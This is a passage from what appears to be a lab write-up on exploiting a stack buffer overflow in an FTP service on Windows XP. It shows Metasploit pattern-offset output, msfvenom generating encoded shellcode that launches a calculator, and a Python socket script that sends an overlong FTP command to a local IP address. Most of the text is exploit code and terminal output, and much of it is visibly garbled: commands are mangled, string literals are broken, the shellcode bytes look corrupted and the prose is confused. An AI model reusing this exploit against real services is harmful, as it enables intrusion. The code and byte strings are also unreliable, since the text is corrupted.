
This is the Pattern memory in after run second exploitation.




For the third one we settle the offset is 230.








In here we write a program to crash it Jumble.





For here We create some 220 byte size payload and here we going to open a calculator in xp using python.

```
Applications ▾ Places ▾ Terminal ▾ Tue 19/4/5
root@kali: ~

File Edit View Search Terminal Help
kali@kali:~/OHTS_Exploits$ msf-pattern-offset -q 37684136
[*] Exact match at offset 230
kali@kali:~/OHTS_Exploits$ vi OHTS_ExploitJMP.py
kali@kali:~/OHTS_Exploits$ python OHTS_ExploitJMP.py
kali@kali:~/OHTS_Exploits$
kali@kali:~/OHTS_Exploits$
kali@kali:~/OHTS_Exploits$
kali@kali:~/OHTS_Exploits$ su -
Password:
root@kali:~# ls
root@kali:~#
root@kali:~# msfvenom -p windows/exec cmdcalc.exe -b '\x00\x0a\x0c\x0d\x0e\x0f' -e x86/shikata_ga_nai -f python
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Error: The following options failed to validate: CMD.
root@kali:~# msfvenom -p windows/exec cmdcalc.exe -b '\x00\x0a\x0c\x0d\x0e\x0f' -e x86/shikata_ga_nai -f python
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Error: The following options failed to validate: CMD.
root@kali:~# msfvenom -p windows/exec cmdcalc.exe -b '\x00\x0a\x0c\x0d\x0e\x0f' -e x86/shikata_ga_nai -f python
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 220 (iteration=0)
x86/shikata_ga_nai chosen with final size 220
Payload size: 220 bytes
Final size of python file: 1060 bytes
buf = ""
buf += "\x0d\x0b\x09\x74\x24\x74\x50\x2b\x05\x01\x31\x0e\x7f"
buf += "\x75\x7b\x0e\x31\x70\x18\x03\x70\x18\x83\x0e\x83\x97"
buf += "\x0e\x42\x93\xda\x71\xbb\x63\xbb\xfa\x5e\x52\xfb\x9f"
buf += "\x0c\x63\x40\x93\xcd\x08\x0b\x02\x46\x23\x0e\x14\x6c"
buf += "\x0c\xfb\x55\x09\x11\xfb\x04\x02\x5d\x07\x0b\x07\x2b"
buf += "\x74\x32\x5b\xbd\xfc\x07\x2b\xbc\x2d\x76\x20\x0e\xed"
buf += "\x78\x05\x93\x07\x02\x0a\x0e\x7e\x18\x08\x55\x01\x0c"
buf += "\x11\x99\x2e\x33\x0e\x04\x20\x71\x18\x07\x4d\x0b\x5b"
buf += "\x2a\x5e\x48\x26\xfb\x0b\x0b\x08\x73\x4b\x0b\x31\x57"
buf += "\x0a\x33\x3d\x1c\x58\x1b\x21\x03\x0d\x17\x5d\x28\x30"
buf += "\xf8\x04\x0a\x17\xdc\xbd\x29\x36\x05\x1b\x0f\x47\x95"
buf += "\x04\x40\x02\x0b\x0b\x05\x9f\x0f\x66\x0b\x26\x0a\x04"
buf += "\x0b\x2d\x05\x78\x04\x1c\x4e\x17\x53\x01\x05\x5c\xab"
buf += "\x0b\x04\x04\x24\x02\x5c\x05\x29\x05\x0b\x09\x54\x0c"
buf += "\x2e\x71\x03\x0b\x0a\x07\x0f\x50\x0b\x04\x6b\x55\x0c"
buf += "\x0b\x01\x1c\x0b\x5a\x12\xfc\x02\xfb\x92\x07\x5b"
root@kali:~#
```

```
C:\Users\User\Desktop\screenshots\OHTS_ExploitCalc.py - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window I
Python File length: 302 lines: 19 Ln: 19 Col: 1 Sel: 0 | 0 Unix (LF) UTF-8 INS

1 #!/usr/bin/python
2
3 import socket
4 crash = "\x"*230 + "p" * 4 + "\c" * 266
5
6
7
8 s= socket.socket(socket.AF_INET, socket.SOCK_STREAM)
9 s.connect(("192.168.1.107",21))
10 s.send("OZER anonymous \r\n")
11 s.recv(1024)
12 s.send("P200 anonymous \r\n")
13 s.recv(1024)
14 s.send("OZER" + crash + "\r\n")
15 s.recv(1024)
16 s.close()
17
18
19
```

This is the Final out-put in Exploitation.

